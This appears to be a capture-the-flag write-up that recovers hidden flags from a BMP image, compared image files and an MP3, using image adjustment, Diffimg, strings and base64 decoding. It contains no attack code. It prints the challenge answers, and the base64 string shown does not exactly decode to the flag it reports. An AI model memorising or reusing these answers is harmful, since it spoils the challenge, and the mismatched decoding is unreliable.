
- We are asked to find the flag value present in the bmp file. We open the white bmp file in Photos application and try to make adjustments to the image.



- On reducing the light effect to -100 and reducing the Vignette value, we are able to see the flag value **flag{cookies_n_milk}** inside the image file.

Level 3 – Got Root

- We have to find if there is any difference in all the images given and if any password is hidden in any of the files. To do so, we first open the images normally and see that all the images are identical.
- Now, we use **Diffimg** software to find difference between images. On constantly comparing one image with another, we find that on comparing **Image 0** and **Image 6**, we see the following.




- A mp3 file is given and we need to find the flag value hidden in it. We first use the command **strings** followed by the mp3 file name and run the file.

Decode from Base64 format

Simply enter your data then push the decode button.

```
ZmxhZ3thbGFuX3R1cm1uZ19lZG19Cg
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8



Source character set.



Decode each line separately (useful for when you have multiple entries).



Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).



DECODE



Decodes your data into the area below.

```
flag{alan_turing_edm}
```

- The hidden flag value present in the mp3 is **flag{alan_turing_edm}**

Level 5 – Final Frontier